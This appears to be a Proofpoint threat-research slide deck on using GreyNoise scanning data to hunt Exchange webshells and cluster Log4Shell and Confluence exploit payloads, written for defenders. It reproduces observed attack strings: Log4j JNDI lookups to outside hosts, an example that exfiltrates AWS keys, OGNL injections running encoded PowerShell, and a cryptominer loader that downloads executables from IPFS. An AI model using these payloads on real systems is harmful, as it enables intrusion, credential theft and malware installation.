

proofpoint

Improving Hunting & Intelligence Operations

With GreyNoise


Greg Lesnewich

Proofpoint Threat Research Team

October 13, 2022



\$whoami



Dang Ol Exploit Names, Man





PROXYLOGON



PROXYSHELL



LOG4SHELL

The background of the slide features a large, faded logo. The logo is circular with a jagged, torn-edge border. At the top, the word 'PROOFPOINT' is written in a bold, sans-serif font. In the center is a detailed illustration of a tiger's head, facing forward. At the bottom, the words 'Threat Research' are written in a stylized, cursive script. The entire logo is rendered in a dark gray color against a black background.

PROXYNOTSHELL

SPRING4SHELL

CVE-2022-1388

CVE-2022-26134

PROXYNOTSHELL

OMIGOD

CVE-2022-31656



Fundamental Issue

Threat Overview

- **Vast Adoption:**
Many Actors Use Them Rapidly
- **Varied Tactics and Tooling:**
Everyone Does Something Different Post-Exploitation
- **Volume:**
Whole Lot of Data

Iran-linked Mercury APT exploited Log4Shell in SysAid


Apps for initial access

TunnelVision APT Group Exploits Log4Shell

Threat Actors • February 21, 2022 • Cyware Alerts - Hacker News

APT 'Aquatic Panda' Targets Universities with Log4Shell Exploit Tools

APT35 Automates Initial Access Using ProxyShell



So How Do I, as {ROLE} do {JOB} ?

- {Hunter} : {Know Where to Look}
- {Intel} : {Know What's Next}




WEB PATHS

Using GreyNoise Data on Web Paths, We Can:


- {Hunter} : {**Look Where** Good OR Bad Folks are **Scanning** Internally}
- {Intel} : {**Cluster** Activity; Find Follow On **Payloads**}

HACKING IN THE 20's

Today more closely resembles an assembly line:




Payloads in Particular Places



```
C:\inetpub\wwwroot\aspnet_client\aspnet.aspx  
C:\inetpub\wwwroot\aspnet_client\client.aspx  
C:\inetpub\wwwroot\aspnet_client\caches.aspx  
[...]
```


Payloads in Particular Places



Funny Thing Happened on The Way to Webshell

- Unknown number of webshells get automatically dropped via exploit spray (not observed in GreyNoise)
- Attackers don't know where all of them are
- So, they scan AGAIN for the webshell paths
 - This is how we observed the signal of where webshells were
 - Observed Threat Actors + Threat Researchers
 - Saw both filenames + commands (rare) in scanning

Payloads in Particular Places

```
raw_data.web.paths: "/aspnet_client/shell.aspx"|
```

> Malicious Hosting VPN

IP: 138.199.5.103

Exchange ProxyNotShell Vuln Check Exchange ProxyShell Vuln Check Generic Outlook Web Access Crawler Web Crawler

ORGANIZATION: Datacamp Limited COUNTRY: Brazil LAST SEEN: 2022-10-02

RDNS: unn-138-199-5-103.datapacket.com

> Benign Hosting

IP: 3.238.137.11

ACTOR:
Mandiant ASM

Carries HTTP Referer Cisco Smart Install Endpoint Scanner Exchange ProxyNotShell Vuln Check Exchange ProxyShell Vuln Check

Generic Outlook Web Access Crawler +11 tags

ORGANIZATION: Amazon.com, Inc. COUNTRY: United States LAST SEEN: 2022-10-02

RDNS: ec2-3-238-137-11.compute-1.amazonaws.com

Payloads in Particular Places

> Malicious

Hosting


138.199.5.103

ORGANIZATION


Datacamp Limited

ACTOR

Unknown

 Not Spoofable [?]

>

 VPN

Web Requests [?]

PATHS

```
/owa/auth/shell.aspx  
/autodiscover/autodiscover.json  
/owa/auth/errorEE.aspx  
/owa/auth/error.aspx  
/aspnet_client/shell.aspx  
/aspnet_client/errorEE.aspx  
/aspnet_client/error.aspx
```

Lets Pivot on Some Atoms

```
raw_data.web.paths: "shell.aspx"
```

PATHS

```
/owa/auth/errorEE.aspx  
/owa/auth/RedirSuiteServiceProxy.aspx  
/opensearch/shell.aspx
```

```
/opensearch/php.ini  
/opensearch/1.aspx
```

PATHS

```
/autodiscover/autodiscover.json  
/owa/auth/login.aspx  
/SAAS/auth/login
```

Now Hunter Can Go Into Exchange

- Idea of Where good/bad Folks are Scanning
- Easy Hypotheses to Start Examining Exchange Server
- So, they scan AGAIN for the webshell paths



INTELLIGENCE

Pull on Threads in External Data

- Triage All Scanners
- Cluster based on Payloads, Source, Filenames, etc.
- Pursue Exemplar of Each Cluster
- Devote Effort to Things Beyond Coin Miners

Normal
Log4J
scenario



HTTP request is sent
GET /index.html
User-Agent: Mozilla/5.0



Log4J logs the HTTP request:
[client] - /index.html - Mozilla/5.0 - ...



Exfiltration
attack
example



Malicious HTTP request is sent:
GET /index.html
User-Agent: \${jndi:service}://[attack.server.url]/?s=\${env:AWS_ACCESS_KEY_ID}

Vulnerable
Target



Target sends HTTP request to the attacker revealing sensitive data:

http://[attack.server.url]/?s= **AWS SECRET**

SOPHOSlabs

Two Main Paths

- Drop Payload That Beacons to Different Server
- Somehow Manage Generic Call Backs + Manual Follow-On

Managing CallBacks

```
@getRuntime().exec("whoami").getInputStream(), "utf-8")).  
(@com.opensymphony.webwork.ServletActionContext  
@getResponse().setHeader("X-Cmd-Response")
```

```
.exec("whoami").getInputStream(), "utf-8")).(@com.opensymphony.webwork.ServletActionContext @getResponse().setHeader("X-Cmd-Response")
```

Following Payloads

```
tags:"Apache Log4j RCE Attempt" raw_data.web.paths:"jndi"
```

```
/?q=${jndi:ldap://pwn.af:1337/GroovyBypass/Command/nslookup%20nucleix.  
/?x=${jndi:ldap://${hostname}.uri.cct28uc3c37mpuqg08p0scyd4qfmt6cfx.oa  
/?x=${jndi:ldap://${hostname}.uri.{{interactsh-url}}/a}  
/?x=${jndi:ldap://127.0.0.1  
/api/geojson?url=${jndi:ldap://${sys:os.name}.ccgu9muhdrmd6be80nog5oph
```


What About Modern Day? Thanks ET!



Regarding Coverage for CVE-2022-41040, CVE-2022-41082 (aka ProxyNotShell)

Rule Signatures

It has been noted that, like the ProxyShell exploits from a year ago, that 1) the `Email` parameter is used, and 2) It can be moved to the HTTP cookie field, just like last time. They recommend changing the URL block/rewrite pattern to:

```
.*autodiscover.json.*Powershell.*
```

Oof Not Many Hits

/autodiscover/autodiscover.json?a@foo.var/owa/&Email=autodiscover/autodiscover.json?
a@foo.var&Protocol=XYZ&FooProtocol=Powershell

```
raw_data.web.paths: "powershell"
```

How Do We Find Signal in This?

```
raw_data.web.paths: "powershell"
```

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc IAAoACAATgBlAFcALQBPAGIAagBlA
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc KABuAGUAdwAtAG8AYgBKAEUAQwB0A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc KABuAGUAdwAtAG8AYgBKAEUAQwB0A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc KAAgAG4AZQB3AC0AbwBCAGoARQBDA
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBmACAACAAoAC4AKAAiAHsAMQB9A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBFAFgAKAAgAE4ARQB3AC0ATwBiA
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc LgAoACgAZwB2ACAAJwAqAG0AZABSA
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBmACAACAAoAC4AKAAiAHsAMQB9A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc KAB0AEUAVwAtAE8AYgBqAEUAYwB0A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBFAFgAKAAgAE4ARQB3AC0ATwBiA
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc KAB0AGUAVwAtAE8AYgBqAEUAYwB0A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBFAFgAKAAgAE4ARQB3AC0ATwBiA
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBmACAACAAoAC4AKAAiAHsAMQB9A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("cmd /c whoami").getInputStream(),"utf-8")).(@
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc KAB0AGUAdwAtAE8AYgBqAEUAYwB0A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBmACAACAAoAC4AKAAiAHsAMAB9A
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc IAAoACAAbgBFAFcALQBPAGIASgBFA
/${Class.forName("com.opensymphony.webwork.ServletActionContext").getMethod("getResponse",null).invoke(null,null).setHeader("X-Con
/${(#baba=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("{}").getInputStream(),"utf-8")).(@com.open
/catalog-portal/ui/oauth/verify?error=&deviceUdid=${freemarker.template.utility.Execute?new()}("powershell.exe -nop -w hidden -ex
/tag_test_action.php?url=a&token=&partcode={dede:field name='source' runphp='yes'}powershell.exe -nop -w hidden -exec bypass -comm
/${Class.forName("com.opensymphony.webwork.ServletActionContext").getMethod("getResponse",null).invoke(null,null).setHeader("X-Con
```

How Do We Find Signal in This?

Cluster scanners

Follow callbacks to cluster payloads

Profit

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("cmd /c whoami").getInputStream(),"utf-8")).(@  
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc KAB0AGUAdwAtAE8AYgBqAEUAQwB0A  
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc aQBmACAAKAAoAC4AKAAiAHsAMAB9A  
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc IAAoACAAbgBFAFcALQBPAGIASgBFA  
/${Class.forName("com.opensymphony.webwork.ServletActionContext").getMethod("getResponse",null).invoke(null,null).setHeader("X-Con  
/${(#baba=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("{}").getInputStream(),"utf-8")).(@com.open  
/catalog-portal/ui/oauth/verify?error=&deviceUdid=${"freemarker.template.utility.Execute"?new()}("powershell.exe -nop -w hidden -ex  
/tag_test_action.php?url=a&token=&partcode={dede:field name='source' runphp='yes'}powershell.exe -nop -w hidden -exec bypass -comm  
/${Class.forName("com.opensymphony.webwork.ServletActionContext").getMethod("getResponse",null).invoke(null,null).setHeader("X-Con
```


Junk

```
$isExistWrite=Test-Path -Path "C:\Windows\write.exe" -PathType Leaf
$isExistWinhlp32=Test-Path -Path "C:\Windows\winhlp32.exe" -PathType Leaf
if($isExistWinhlp32 -eq $true -and $isExistWrite -eq $true){
    Write-Output "Normal conditions"
}else{
    Write-Output "Exit"
    Exit
}

$miner_url = "https://cloudflare-ipfs.com/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/phpupdate.exe"
$miner_url_backup = "https://crustwebsites.net/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/phpupdate.exe"
$miner_size = 1927680
$miner_name = "phpupdate"
$miner_cfg_url = "https://cloudflare-ipfs.com/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/config.json"
$miner_cfg_url_backup = "https://crustwebsites.net/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/config.json"
$miner_cfg_size = 2179
$miner_cfg_name = "config.json"
$scan_url = "https://cloudflare-ipfs.com/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/networkmanager.exe"
$scan_url_backup = "https://crustwebsites.net/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/networkmanager.exe"
$scan_size = 4746752
$scan_name = "networkmanager"
$watchdog_url = "https://cloudflare-ipfs.com/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/phpguard.exe"
$watchdog_url_backup = "https://crustwebsites.net/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/phpguard.exe"
$watchdog_size = 964096
$watchdog_name = "phpguard"
$payload_url = "https://cloudflare-ipfs.com/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/init.ps1"
$payload_url_backup = "https://crustwebsites.net/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/init.ps1"
$skillmodule_url = "https://cloudflare-ipfs.com/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/clean.bat"
$skillmodule_url_backup = "https://crustwebsites.net/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/clean.bat"
$skillmodule_name = "clean.bat"
$skillmodule_size = 10107
$encrypt_url = "https://cloudflare-ipfs.com/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/encrypt.exe"
$encrypt_url_backup = "https://crustwebsites.net/ipns/12D3KooWDdu1TTG9JRzFisv8HBXE2Zi2qpqs1r2vb88vEE1ws5mc/encrypt.exe"
$encrypt_name = "encrypt"
$encrypt_size = 1358336

$miner_path = "$env:TMP\phpupdate.exe"
$miner_cfg_path = "$env:TMP\config.json"
$scan_path = "$env:TMP\networkmanager.exe"
$payload_path = "$env:TMP\init.ps1"
$watchdog_path = "$env:TMP\phpguard.exe"
$skillmodule_path = "$env:TMP\clean.bat"
$encrypt_path = "C:\Windows\Temp\encrypt.exe"

function Update($url,$backup_url,$path,$proc_name)
{
    Try {
        Get-Process -Name $proc_name | Stop-Process
        Remove-Item $path
    }

    $vc = New-Object System.Net.WebClient
    $vc.DownloadFile($url,$path)
}
```

Base-64 Powershell

```
$({#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime()).exec("powershell -enc  
KABuAGUAdwAtAG8AYgBKAEUAQwB0ACAAIABJAG8ALgBDAG8ATQBQAHIAZQBzAHMASQBPAG4ALgBkAEUARgBMAGEAdABFAFMAdABSAGUAQQBNACgAIABbAEkATwAuAE0AZ  
QBNAG8AcgB5AHMAVABSAGUAYQBtAF0AwWbZAFkAcwBUAGUAbQAUAEATwB0AFYAZQBSAHQAXQA6ADoAZgBSAG8AbQBCAEFAcWbLADYANABzAHQAUGBJAG4ARwAoACAAJw  
BUAFYATABmAGIA0QBwAEERABIAADUAZQBwAGYANABQAHAAdwBqAHQARQBRAEUQwBnAC8AVgBoAHEAZgBhAEEAMgBrAHoAdwBzAEkAQgBvAEMANQBxADIAYQBAGMAUwB  
aADkAeQBXAEGaegBSADMATABFAFAAUgAvAGUAKwB6AEwA0ABBAGEAeQBUAG8AcgA5AHUAZgBQAC8AbQB5AFoATQBkAGMATgBYAEsAZAA5AFoA0QBxAFIAYwBmAHkATQBG  
ADUASQBQACsATQArAECaZQA2AHoANwBPAHoASAB0AGUANABxADEAWQArAE0AdwBQADIATQBjAE0ATgA3AEkAYwBqAEwAKwBnAFUANGBCAHQAQcQAZAEkAMgBSADgAMAAXA  
E8AcQBvAE4AUABlADgAdwBGAGwATwBWADMACQBSADMAUwAvAEUAWgB6AECaZABsAHcAaQBFAEYAOQBAAHIAA4AFgAcQBFAEIAbQBQAHQAQZABkAFgARABMADkAZQB1AD  
AAegBFADQA0AB5AHcAagArAGkAQwBpAE0AVQA2ADEARgBHAHGAAGtGzADMAWABSFAcANQBMADIWABYAFEARQBIAAGMAagA1AE4ARgBvAFIAbQB0ADYAQQB2AGcATABTAEU  
AYQB4AHIA0QB2AGQAdABQADcAKwBZAGUAegBkAFgAbAARADkANGBiAFYAMwB1AFoAZwBMAGKARABWAFYAUABnADAAMwB0AHYATgBoAEwAbwBjAHQAZwBXAE4AbwBmAEGa  
dwBXAHoANwA5AGUAVAB6AHEAeQB3ADkANGBjAGgAKwBVAESAVQB4ADcAUQB0AHYAQgA4AGwAMABzAG8AQwBYAG0AawBMAGsAaQBFAEKAbwBoAEIAQgA5AHKANwBaAFoAW  
gAwAGkANGBTAFkAWQBZAGoAUQBzAG0ARgBOAFcANGBRAHAA0AB5AHAASgBNADUAawBqAGgAbgBCAHAAeABiADEAZwBYAHYANGBwAGYAbwBQAGIATQBkACsAYwArAGkAUA  
B5AGkAZAAyAEMAaABtAEkAZgBxAE4AMAB3ACsAUQBMAEoAZABsAGkAVgBoAE4AcwBSADgAVgA2AEYAdwB5AEUANGb1AFoAMQArAHcATAB0AEQAYgBsAFgAeABCAG0AYwA  
xAFQAeABvADgASwBSAEgAVgBKAEUAQQBuADUAZQBTAGsAcABRAE4ASwAzAGwAYwB0AEwAWgBsAFYAWgBjAGoAUQBTAfYASgBaADQAbwBOAHQAYwBxAC8AZgBhADYATgA0  
AEgAVAA2AHAAUwBLAHgAUwBzAFIARABGAFYATQBhAG0AegA3ADkAeABDAHAAVABYADgASwBDAGkAVwBzAFMASgBLAE0AQQBRAHoAMgB0ADEATAA0AHUAcQBTAEWwB0A  
EwAVQBRAHQAOABHAGQAZABmADcAagBpAGcAeABLAHcAcwByAEMAMwBuAFUAYQBUAHMAMAB3AFcAUgBhAGMARQB5AGsAcQB1AGsANQByAEELwByAEoARwBvAFAA0QBKAD  
UAcgBCAE0A0QBBADUATAA3AESAZgAyAFkAUAB5AE4ATAB0AE8AcQBLAGQARABIAEGATgBqAGwAZQBRAgWAcwBtAGEAWgBBAHcA0AB3ADQANGBXAEFAWQA1AEFAcgBPADk  
AMwBaAGkAdgBTAFEAegByAG8AaABGAGEAdgBCADMAeAB0ADcAVQB5ADEAcwBZAC8A0AArAHgAMgBzAFEAvgBzADUAcwByAGsAcQA3AHUUAUAB3AD0APQAnACkALAAgAFsA  
SQBPAC4AYwBPAG0AUABSAEUAUwBTAGkAbwBOAC4AQwBPAE0AUABYAGUAcwBzAEkAbwBuAE0AbwBkAGUAXQA6ADoARABFAFMATwBNAFAAcgB1AFMAUwApACAAfAA1AHsAI  
ABuAGUAdwAtAG8AYgBKAEUAQwB0ACAAIABTAFkAUwB0AGUATQAUAGkAbwAuAHMAAdABYAGUAYQBNAFIARQBhAEQARQBSACgAIAAKAF8ALAAgAFsAVABFAHgAVAAUAEUAbg  
BjAE8ARABpAE4AZwBdADoA0gBhAHMAYwBJAGkAIAApACAAfQApAC4AUgB1AEERAB0AE8AZQBuAGQAKAAgACkAIAAB8ACAALgAgACgAIAAKAHAAUwBoAG8AbQB1AFsANAB  
